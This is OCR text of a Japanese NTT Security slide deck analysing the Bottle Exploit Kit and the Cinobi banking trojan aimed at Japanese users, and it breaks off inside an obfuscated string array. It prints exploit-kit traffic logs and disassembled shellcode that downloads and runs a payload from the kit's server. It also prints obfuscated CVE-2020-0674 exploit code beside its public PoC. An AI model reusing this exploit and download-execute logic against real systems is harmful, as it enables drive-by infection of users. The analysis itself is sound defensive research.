When you gaze into the Bottle,...

2021/01/28

Rintaro Koike, Hajime Takai

NTT Security

自己紹介

小池倫太郎


- NTTセキュリティ・ジャパンで脅威情報の収集・分析やマルウェア解析に従事
- チームnao_secで研究者として活動
- JSACやVB、HITCON CMT、AVAR、Black Hat USA Arsenalなどで講演

高井一

- ソフトウェア開発者からセキュリティ技術者に転身
- SOCアナリストとして、セキュリティデバイスのアラート監視やマルウェア解析を担当
- JSACやVB等で講演

日本における主要なExploit Kit観測状況

NTT Security



Provided by Augma System (nao_sec)

モチベーションとゴール

日本を標的としたExploit Kitとマルウェアの登場と進化

- Bottle Exploit Kit
  - 日本のユーザのみが標的
  - 新たな脆弱性を悪用するようにアップデート
  - 解析・検知妨害の強化
- Cinobi
  - 日本のユーザのみを標的とする、マルチステージなBanking Trojan
  - 解析・検知妨害の強化

防衛手法

- ネットワーク上での検知
- 端末上での挙動による検知

Bottle Exploit Kit

Bottle Exploit Kit

2019年12月に報告された新たなExploit Kit

- 2019年9月頃から活動していると思われる
- 2020年も極めて活発に活動
- Cinobiと呼ばれるBanking Trojanを実行することが目的

2020年7月に大幅なアップデートが行われた

- CVE-2020-0674を悪用
- HTTPS化
- 解析・検知を妨害する新たな機能の追加
  - タイムゾーンによる絞り込み
  - Control Flow Flattening
  - 演算子などの関数化
  - Shellcodeとマルウェアの暗号化

タイムライン

[2019/04]
偽サイトを用いたCinobiの配布

[2019/09]
Bottle Exploit Kit v1 登場

[2019/12 ~ 2020/02]
Bottle Exploit Kit v1 活発化

[2020/07 ~ 2020/11]
Bottle Exploit Kit v2 活発化

Version 1

NTT Security

Traffic

#	Result	Prot...	Host	URL	Body	Comments
1	200	HTTP	priv.inteleksys.com	/	718	[#1]
2	200	HTTP	priv.inteleksys.com	/file/style.css	456	[#2]
3	200	HTTP	priv.inteleksys.com	/file/ajax.min.js	1,135	[#3]
4	200	HTTP	priv.inteleksys.com	/file/main.js	8,532	[#4]
5	200	HTTP	priv.inteleksys.com	/file/1.gif	39,751	[#5]
6	200	HTTP	priv.inteleksys.com	/conn.php?callback=?&data1=10&data2=0&data3=18&callba...	70	[#6]
7	200	HTTP	priv.inteleksys.com	/file/vbs.vbs	80,911	[#7]
8	200	HTTP	priv.inteleksys.com	/conn.php?ge=1	51,143	[#8]
9	200	HTTPS	archive.torproject.org	/tor-package-archive/torbrowser/8.0.8/tor-win32-0.3.5.8.zip	5,508,326	[#9]

Version 1

大まかな挙動

1. Landing Pageがmain.jsを読み込み
2. main.jsがユーザ環境を調査
3. 攻撃対象であると判断した場合はconn.phpにGETリクエストを送信
4. conn.phpのレスポンスに合わせて、vbs.vbsかswf.swfを読み込み
5. A: vbs.vbsを読み込んだ場合、CVE-2018-8174を悪用してShellcodeを実行
   B: swf.swfを読み込んだ場合、CVE-2018-15982を悪用してShellcodeを実行
6. ShellcodeがconnphpにGETリクエストを送信
7. レスポンスを%TEMP%配下にsvchost.exeとして保存して実行

Version 1

CVE-2018-8174

- Internet Explorerの脆弱性
- PoCが公開されており、様々なExploit Kitが悪用

CVE-2018-15982

- Adobe Flash Playerの脆弱性
- PoCが公開されており、様々なExploit Kitが悪用

Shellcode - Version 1

NTT Security

1. Shikata Ga Nai Encode

```
0x00000000      mov     edi, 0x2c73d04c
0x00000005      fcmovnb st(0), st(5)
0x00000007      fnstenv [rsp - 0xc]
0x0000000b      pop     rbx
0x0000000c      sub     ecx, ecx
0x0000000e      mov     cl, 0xc3    ; 195
0x00000010      xor     dword [rbx + 0x13], edi
0x00000013      add     edi, dword [rbx + 0x13]
0x00000016      add     ebx, 4
0x00000019      loop    0x10
0x0000001b      jmp     0x1cf
```

2. Resolve API

- imul83hAdd

```
25: fcn.00000038 (int64_t arg3);
; arg int64_t arg3 @ rdx
0x00000038      xor     eax, eax
0x0000003a      jmp     0x48
0x0000003c      imul    eax, eax, 0x83
0x00000042      movsx   ecx, cl
0x00000045      add     eax, ecx
0x00000047      mov     cl, byte [rdx] ; arg3
0x00000048      mov     cl, byte [rdx] ; arg3
0x0000004a      test    cl, cl
0x0000004c      jne     0x3c
0x0000004e      ret
```


```
0x000002d4      .dword 0x9ab9b854  ; kernel32.dll!GetProcAddress
0x000002d8      .dword 0x7f201f78  ; kernel32.dll!LoadLibraryA
0x000002dc      .dword 0x4cc26068  ; kernel32.dll!GetEnvironmentVariableA
0x000002e0      .dword 0xeacb740a  ; shlwapi.dll!PathAppendA
0x000002e4      .dword 0x350ba62d  ; wininet.dll!DeleteUrlCacheEntryA
0x000002e8      .dword 0xa13ae0e3  ; urlmon.dll!URLDownloadToFileA
0x000002ec      .dword 0x2638cac9  ; kernel32.dll!WinExec
0x000002f0      .dword 0x8d2a332a  ; kernel32.dll!CreateMutexA
0x000002f4      .dword 0x36350a50  ; kernel32.dll!GetLastError
0x000002f8      .dword 0xbf858053  ; kernel32.dll!Sleep
0x000002fc          .string "shlwapi.dll" ; len=12
0x00000308          .string "Wininet.dll" ; len=12
0x00000314          .string "Urlmon.dll" ; len=11
0x0000031f          .string "TEMP" ; len=5
0x00000324          .string "?q=705548&v=3" ; len=14
```

Shellcode - Version 1

3. Create Mutex

```
0x000001fa      mov     dword [var_38h], 0x70747468 ; 'http'
0x00000201      mov     dword [var_34h], 0x702f2f3a ; '://p'
0x00000208      mov     dword [var_30h], 0x2e766972 ; 'riv.'
0x0000020f      mov     dword [var_2ch], 0x65746e69 ; 'inte'
0x00000216      mov     dword [var_28h], 0x736b656c ; 'leks'
0x0000021d      mov     dword [var_24h], 0x632e7379 ; 'ys.c'
0x00000224      mov     dword [var_20h], 0x632f6d6f ; 'om/c'
0x0000022b      mov     dword [var_1ch], 0x2e6e6e6f ; 'onn.'
0x00000232      mov     dword [var_18h], 0x3f706870 ; 'php?'
0x00000239      mov     dword [var_14h], 0x313d6567 ; 'ge=1'
0x00000240      mov     byte [var_10h], bl
0x00000243      call    qword [rsi + 0x1c] ; 28 ; CreateMutexA
```

4. Download & Execute Malware



Version 2

NTT Security

Traffic

#	Result	Prot...	Host	URL	Body	Comments
1	200	HTTPS	conforyou.ml	/ajax.html	394	[#1]
2	200	HTTPS	conforyou.ml	/file/style.css	456	[#2]
3	200	HTTPS	conforyou.ml	/file/ajax.min.js	1,135	[#3]
4	200	HTTPS	conforyou.ml	/file/main.js	13,120	[#4]
5	200	HTTPS	conforyou.ml	/conn.php?callback=?&data1=8&data2=IE32&data3=OS32&...	67	[#5]
6	200	HTTPS	conforyou.ml	/file/1.gif	105,751	[#6]
7	200	HTTPS	conforyou.ml	/file/r.js	7,145	[#7]
8	200	HTTPS	conforyou.ml	/file/pd.bin	47,611	[#8]
9	200	HTTPS	conforyou.ml	/conn.php?ge=1	38	[#9]
10	200	HTTPS	archive.torproject.org	/tor-package-archive/torbrowser/8.0.8/tor-win32-0.3.5.8.zip	5,508,326	[#10]

Version 2

大まかな挙動

1. Landing Pageがmain.jsを読み込み
2. main.jsがユーザ環境を調査
3. 攻撃対象であると判断した場合はconn.phpにGETリクエストを送信
4. r.jsあるいはjquery.jsを読み込み、CVE-2020-0674を悪用してShellcodeを実行
5. Shellcodeがpd.binあるいはp.jpgをダウンロード・復号
6. %TEMP%配下にsvchost.exeあるいはa.dllと、1.txtとして保存して実行

Version 2

NTT Security

CVE-2020-0674

- Internet ExplorerのRCEの脆弱性
- 2020年5月にPoCが公開

```
function _0x5617d7(_0x435f41, _0x36ffce) {
    _0x435f41 = _0x22b6a7[_0x3bf7f1 * 0x2];
    _0x36ffce = _0x22b6a7[_0x3bf7f1 * 0x2 + 0x1];
    if (_0x3bf7f1 > 0x96) {
        _0x22b6a7 = new Array();
        CollectGarbage();
        for (i = 0x0; i < _0x57e35; i++) {
            _0x4a7212[i][_0x5c6c3d] = 0x1;
            _0x4a7212[i][_0x557397] = i;
            _0x4a7212[i][_0x557397] = i;
        }
        _0x3136aa['push'](_0x435f41);
        _0x3136aa['push'](_0x36ffce);
        return 0x0;
    }
    _0x3bf7f1 += 0x1;
    _0x5b8ed3[_0x3bf7f1]['sort'](_0x5617d7);
    _0x3136aa['push'](_0x435f41);
    _0x3136aa['push'](_0x36ffce);
    return 0x0;
}
```

Bottle Exploit Kit v2

```
// initial_exploit: The main exploit function.
function initial_exploit(untracked_1, untracked_2) {
    untracked_1 = spray[depth*2];
    untracked_2 = spray[depth*2 + 1];
    if(depth > 150) {
        spray = new Array(); // Erase spray
        CollectGarbage(); // Add to free
        for(i = 0; i < overlay_size; i++) {
            overlay[i][variants] = 1;
            overlay[i][padding] = 1;
            overlay[i][leak] = 1;
            overlay[i][leaked_var] = i; // Used to identify which leak is being used
        }
        total.push(untracked_1);
        total.push(untracked_2);
        return 0;
    }
    // Set pointers
    depth += 1;
    sort[depth].sort(initial_exploit);
    total.push(untracked_1);
    total.push(untracked_2);
    return 0;
}
```

PoC
(https://github.com/maxpl0it/CVE-2020-0674-Exploit)

Shellcode - Version 2

NTT Security

差分

1. 解決するAPIの増加

```
0x00000561      .dword 0x9ab9b854  ; kernel32.dll!GetProcAddress
0x00000565      .dword 0x7f201f78  ; kernel32.dll!LoadLibraryA
0x00000569      .dword 0x4cc26068  ; kernel32.dll!GetEnvironmentVariableA
0x0000056d      .dword 0xeacb740a  ; shlwapi.dll!PathAppendA
0x00000571      .dword 0x350ba62d  ; wininet.dll!DeleteUrlCacheEntryA
0x00000575      .dword 0xa13ae0e3  ; urlmon.dll!URLDownloadToFile
0x00000579      .dword 0x2638cac9  ; kernel32.dll!WinExec
0x0000057d      .dword 0x8d2a332a  ; kernel32.dll!CreateMutexA
0x00000581      .dword 0x36350a50  ; kernel32.dll!GetLastError
0x00000585      .dword 0xbf858053  ; kernel32.dll!Sleep
0x00000589      .dword 0x2d1ef219  ; ntdll.dll!RtlAllocateHeap
0x0000058d      .dword 0xc244f8ad  ; kernel32.dll!GetProcessHeap
0x00000591      .dword 0x57a3d329  ; kernel32.dll!CreateFileA
0x00000595      .dword 0x4b7ed323  ; kernel32.dll!GetFileSize
0x00000599      .dword 0x8698402c  ; kernel32.dll!CloseHandle
0x0000059d      .dword 0xbb07bd16  ; kernel32.dll!ReadFile
0x000005a1      .dword 0xbbc8276b  ; kernel32.dll!WriteFile
```

1. Mutex

```
0x00000448      push 0
0x0000044a      push 0
0x0000044c      call qword [rsi + 0x1c] ; CreateMutexA
```

NTT Security

マルウェアのダウンロード・デコード

1. pd.binをダウンロード

```
0x000004c3      push rdi            ; %TEMP%\log.bin
0x000004c4      push rax            ; https://conforyou.ml/file/pd.bin
0x000004c5      call fcn.00000239   ; Download File
```

2. 先頭4byteを仕切り目、直後の0x3CbyteをXOR鍵として、以降のデータをデコード

```
0x000004f7      mov ecx, dword [var_4h]
0x000004fa      add ecx, eax
0x000004fc      mov dword [var_10h], ecx
0x000004ff      xor edx, edx
0x00000501      push 0x3c           ; '<'
0x00000503      pop rcx
0x00000504      div ecx
0x00000506      mov eax, dword [var_28h]
0x00000509      mov cl, byte [rdx + rax + 4]
0x0000050d      mov eax, dword [var_10h]
0x00000510      xor byte [rax], cl
0x00000512      mov eax, dword [var_8h]
0x00000515      mov dword [var_8h], eax
0x00000519      cmp eax, ebx
0x0000051b      jb 0x4f7
```

Shellcode - Version 2

マルウェアのダウンロード・デコード

3. デコードしたデータを仕切り目で区切って、1.txtとsvchost.exeという名前で保存

4. svchost.exeを実行

```
0x0000051d      push qword [var_ch]
0x00000520      lea eax, [rdi + 0x208]
0x00000526      push qword [var_4h] ; Decoded 1.txt Data
0x00000529      push rax            ; %TEMP%\1.txt
0x0000052a      call fcn.0000030e   ; Write File
0x0000052f      mov eax, dword [var_ch]
0x00000532      mov ecx, dword [var_4h] ; int64_t arg_8h
0x00000535      sub ebx, eax
0x00000537      push rbx
0x00000538      add ecx, eax
0x0000053a      push rcx
0x0000053b      lea ebx, [rdi + 0x104] ; Decoded svchost.exe Data
0x00000541      push rbx            ; %TEMP%\svchost.exe
0x00000542      call fcn.0000030e   ; Write File
0x00000547      add esp, 0x18
0x0000054a      push 0
0x0000054c      push rbx            ; %TEMP%\svchost.exe
0x0000054d      call qword [rsi + 0x18] ; WinExec
0x00000550      lea eax, [var_7ch]
0x00000553      push rdi            ; %TEMP%\log.bin
0x00000554      push rax            ; https://conforyou.ml/conn.php?ge=1
0x00000555      call fcn.00000239   ; Download File
```

NTT Security

Encoded Malware

```
00000000   63 38 00 00 37 CC 09 CD 66 AD 22 29 DF B8 CA 3F
00000010   26 A2 F6 C2 C3 0F 99 FA C3 8C 41 42 B2 51 7C 36
00000020   B5 CF 93 46 D2 9E 79 3E FB BC 01 F8 EF AC A1 D5
00000030   80 F9 F1 9A 63 16 A2 E7 04 B4 05 DA 0E 77 FC 0A
00000040   A8 FB 6A 81 14 CD FD B4 F9 96 A8 8E C1 BF 97 0B
00000050   A7 3F 93 6A CF FF F9 FC 8F FF BA F0 BC A2 40 09

...

000038A0   8C 68 F8 73 A1 2C 01 FB EF AC A1 D1 80 F9 F1 65
000038B0   9C 16 A2 5F 04 B4 05 DA 0E 77 FC 4A 37 CC 09 CD
```

Data Size | XOR Key | Encoded 1.txt | Encoded a.dll

Obfuscation

NTT Security

文字列置換・暗号化

```
var _0x1d5a = ['bsK+BcOlwpXCmg==', 'OsKhwoIKb8OOwrHDsMOvEcOHw4Fn', 'ZMKfw6Fqw5R0', 'T1xqw70=', 'FXnCj2jDrsKQwq5HGGx1', 'M8OnVMOlZEjCjRkNwqfDuA/DlRc=',
'w4PDhRTCow==', 'woYLbsKXwpUAccKnNg==', 'LsKEOEDCvMKNwqbChBpmRMOpw7jCt2XCi0PCqnDDjhswBcKwUw3CucKYw6/DqC7CjMOLDcO2JsKPwqpww5HCgsOPwopbb8Odwo7Ct2DCngDDllfDuT/
DoMKxWMKEX0lswpTDksOBw7vDg3vDsy/CsMOVw6/CmE92YcOew6FGRMKqwr5gYMKlbk8lwrvCo0wrKhvCrWjDqwfDgnJYCMKSNEPCgMKWeFTDmsOFBjLCg8OeAUAjw63DlsOEw77Dq8O9',
'w43DixPCvmbDmynDjcOowppB', 'wpwpw5x7Lg==', 'w7FtDcOlw4Y=', 'wp/DnMOOwoZxw4s=', 'eFlNw6BB', 'RSgIwpbDnA==', 'w7Avw6Mzw4fCr8OcKMKvwpwy', 'QcKja2k=', 'w7AYwqMs', 'w4/
DhwnCpH3Dhw==', 'eiLDosOaw5PCjFwowrxFWA==', 'PXDDkkg=', 'wqbCrsKRK8KAw4TDt8Khw5s9wp4=', 'U8Krw7lqw6c=', 'VcKOZ2jClA==',
'KMKHw7UZwokHwoogP1luB8KcbgfCksO5wobDsMOaDcOvN8Kww7XDnsOydMK1', 'CUVrw7Z2P8OrCQ==', 'TDNJZi8=', 'azMpw49v', 'woXDt0zDiEYnw7AIw4zCncKVVcOQF8Orw4QIw4DCpA==',
'woYkwoJ0OAV1B1XDky7DlcKNw5YwVMKewpExw5nDhMKNw5/DkkrCv8KZS3nCmVTDtw==', 'wp42w4JkOAdj', 'woPCs3Zwwq0=', 'a8KXw6bDr8OO', 'KG/CpsOOw7g=', 'N3DCrQ==', 'w5nDhQ/Cow==',
'w6jDhk3DoMOi', 'OFVrfg==', 'wpbDgcODwoR1w5cow6zDkQ==', 'wo4HbGzDoQ==', 'cy0lwoHDt8OfDQ==', 'EGzCnXjDpw==', 'I8OiwqfCow==', 'FEjCmUnCi8Kgw4Q=', 'woHCtsOFbwY=',
'w77CgcKpwpUPdcOl', 'dToowpfDqMOHARUp', 'eiLDosOaw4jCkkw=', 'Ty9CZyU=', 'wpfCocODVB3DssOb', 'PnDDhGlJT8KR', 'ZsKDXCrCvMKrwqHCghxlRg==', 'SsKZWh5Kwrw=',
'cy0kwpnDscOW', 'w7/Dk0PDvMOx', 'wpnCo25Bwpxy', 'wpkdbH3DhT0=', 'wo4sw45kIxlvHUA=', 'woUYMcKlw5cyWg==', 'E8Orw55lwr3DpGDChzU=', 'wrnCv8KeOMKRw6M=',
'w78lw6Mnw4fCtQ==', 'ecKrw6DDgMOw', 'P3nChUjDuA==', 'wrbChCtrwrk=', 'dMK+EcONwoY=', 'w5/DhgzCuVQ=', 'w6zCjMK2wpIm', 'QMKxYHjCisKhw6XDoUsEw5Naw6HCqcKbVQ==',
'BcO4wrtAO8KBw5zCo8KwI8KSw5c7wqp3TgA1VcKWw6omLn/CuzkrAkLCt8K/F8OywrczHcOBwqbDpQ7DhTkVw4x+RRvDsxd1ehB4IxpAwoNbPsOnXzA=', 'Yy0ww5c=', 'O1LCjcK+', 'Tl0Twpdf',
'N05jcsKPw589w7XDolnCt2bDjhTClFA=',
'GcKUwoHCu8KEw7TCuQs4OnVfwqbDihBsHmLCvsOZw4VQw4DDpxZrw6ENwpDDjXUBJsOoCcOEw5kqGCLChMOJw6PCk8OkwoUrZMO8wpgJwqplwqDCpsKICcO0JHLCvWs=', 'wpfDvH7CoA==', 'wp/DqSsZKQ==',
'ZCc4woY=', 'w4fDig3CuGY=', 'w4RWE8ORw6XCg1wHY8OQRWrCvQwTwrPDmcOaw4XCqcKmwq0cwrF6wrfCrMO0woQ=', 'w5Qlw7kWw5LCr8OAKsK5wp8l', 'wo4pw4B+Iw==', 'wrHCtXZPwrs=',
'PVpjdsKOw5c1w74=', 'esKVw6XDscOJw7lVwr4bESnDkHV7w6I=', 'bMKIw4bDqcONw7lVwrEbDCs=', 'ccKJw67Do8OCw5NB', 'JEhoY8K6w5E3w7XCtg==', 'CcOww5hzwrHDmW8=',
'w7Avw6Aww5LCqcOAKcK3wpY=', 'wpMbaWrDvAZ4', 'by9KYCUCwo8=', 'ZcKKwqkywpUuYg==', 'PMKhwrUofg==', 'AcOZwr/DnsO8', 'w4/CoMKEwrY=', 'wpssw4J0IwJpHQfCjBHCicOCwo5EXw==',
'Q8OiwoE8', 'OsK7woYCdQ==', 'fiYqw5c=', 'wpzCqHBTwpw=', 'wokWfU3DkA==', 'woDCilM=', 'fijDuMOsw4vCm0QuwqZeaCRUwp4=', 'wpYRfX0=', 'w5HDt1kje3hLw6BC', 'w5vDly/
DscOoM8K2FEHCmBU6LwN8w6nChSvDrcOww6/CksKjw5Jjw48zwq58w4I5T2/DoGg6NMO4N1fDt8OwXsO6w445aw8xw4/CuzbCu2pZwql3eMO
+wrzDncKIWcOiJ8KZwrvChyXDk2LDsCjDoTDDm8KAXSXCvcOgKcK6w5PCvFfClcOme8OfI33CmVTDkETCj8OmTwnCvmo0HQ7DvWLCmcOPQT/
CkAPCiMOiElDCvcO1bDpNwqtnQxoVfsKbATZCesKJw6A6wpnDnMKIwrzDrTx6wrLCksKNb8OZw7QvHsKEwqvCqV1NHRY/RMOwJsKEcgloQMOm', 'wo8GaH3DqihzEw==', 'wo4fO8Knw5k=',
'aBBSw53DkcOEw6rDhMKDw7FbJcO7', 'CcOzw5s=', 'wo48w5hWIx90GkXDkznDhA==', 'wpnComlLwo8=', 'aijDuMOow5PCilsiwqpfXjg=', 'SClaaCU=',
'woXCqXNPwpxzX3bDvAPCucOVMlHDshfCo8Kgw7snO3bDgsOlwoDDgw5pw7nCgVbDvEljdA7CgR12w6fCm2TDm8O
+SR7DiMOqeVTDrx43HsKkSGEHVcOVDsObw4NlGDJ6w5Epw7fCvSsYKh4LwrnDv1Qow5cOwrTCtQ==', 'wpfCocODQQDDq8OMw73CrsO8N8KL', 'OXDCrsOe', 'azMpw4Z4fAEBJQxV',
'wowXZcKTwpMtYMKGHzfDiUVI', 'Il55UMKPw4Igw7LCoAbCnys=', 'woMBcMKA', 'KsK2wpMqb8OfwobDtcOoCcOWw4o=',
'wpLCr8O5EVLCvcKpwr52SwDCvcOuM2jDn0EVw6TCucKHZsKCwpEdwrHCgsKVG2N8wrNEw5jCqMO+VcK/TnPDrXjCtwl0w7/DskjDncK4w5hUwpnDoMO
+ejtBw6QLw7hATnMiwqnDrVXDkRgAwqcjwrE2w7DCqzB0w4lvw65rV8OVMsKTw77DiHLDoUpKK8OJJxzCsGtzwoXCmjhww6rCqQ==', 'cMKDbQc=', 'wpsFfWrDqi1dHhbCrB8=', 'wp0KdcKcwoM=',
